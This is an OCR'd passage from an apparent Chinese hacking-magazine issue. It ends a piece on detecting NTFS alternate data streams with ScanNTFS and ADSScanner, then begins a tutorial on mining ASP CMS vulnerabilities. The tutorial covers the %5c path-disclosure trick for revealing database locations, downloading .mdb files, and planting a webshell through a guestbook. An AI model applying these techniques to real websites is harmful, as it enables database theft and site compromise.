


图7




图8

说完了NTFS的强大，最后再来看看如何检测NTFS数据流吧，这里我给大家推荐两款工具：ScanNTFS和ADSScanner，如图9。

我们刚才在c:\test目录下可是建立了好几个寄生文件的，来使用这两个工具分别检查一下吧，如图10，显示结果稍有差别，ADSScanner的扫描速度更快一些，结果也相对简单，不过




图9




图10

值得一提的是ADSScanner的数据流查看功能，比如扫描出来的第一项为TXT格式，我们直接点击查看流内容就可以了，如图11，是不是非常方便呢，有了它我们就相当于有了一个私密记事本了。而ScanNTFS的扫描结果更加直观也更加详细一些，基本上这两款工具就是半斤八两，大家选择自己喜欢的使用吧。




图11

关于NTFS数据流的简单介绍就到这里了，希望大家喜欢，如果有什么更好的启动数据流的方法也欢迎来黑客X档案论坛和我讨论。

（文中所涉及到的ScanNTFS和ADSScanner已收集到光盘中）

脚本漏洞挖掘连连看（二）

文章难易度：★★★
文章闪光点：对已有漏洞和上传漏洞的挖掘和分析

fjhh

在上期的文章里，和大家一起学习了如何对开源的CMS系统进行脚本漏洞的挖掘技巧与方法，如何在强大的编辑器Dreamweave的帮助下挖掘出程序存在的脚本漏洞，相信各位叉子在自己的努力与细心下都挖到了属于自己的0day。很多时候，我们对目标网站进行检测分析时，都会理所当然的收集程序的各种信息，比如管理员遗漏没有修改的版权、不常见的文件名称、未删除的程序说明文档等，然后在搜索引擎的帮助下来获取程序代码，但也不是每次都能如我们所愿，比如采用单独开发的程序或采用商业版本的程序，程序关键代码使用了dll进行封装，管理员对采用的CMS进行了彻底的版权涂改等等，那么在这些情况下，我们又如何进行漏洞的测试与挖掘呢？本期我将从原理与利用方法等方面来揭开它神秘的面纱。

一、风韵犹存的暴库

在asp程序中，一般会有一个conn.asp的文件（当然也可能以别的文件名存在，conn是connect的简写），这个文件用于创建一个数据库的链接，其代码如下：

```
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="
& Server.MapPath("news.mdb")
conn.Open connstr
```

“Server.MapPath("news.mdb")”是将news.mdb的相对路径转换为其在服务器上的绝对路径，比如在IE中请求“http://localhost:800/testCMS/conn.asp”，就会找到数据库的绝对路径“'D:\源码研究及体会\testCMS\news.mdb”，但在请求“http://localhost:800/testCMS%5cconn.asp”时，由于“%5c”是“\”的编码，因此IIS就会将“\”解析为WEB目录，所以找到的数据库绝对路径就为“'D:\源码研究及体会\news.mdb”，但因为不存在该文件，所以程序就显示出错了，如图1。




图1

通过暴库可以获得网站的数据库地址，如果后缀为mdb则可以直接下载，如果为asp或asa格式，同时在数据库中也没有防下载字段时，就可以通过留言等方法进行数据库插马了。如图2和图3所示就为目标网站的数据库地址。




图2

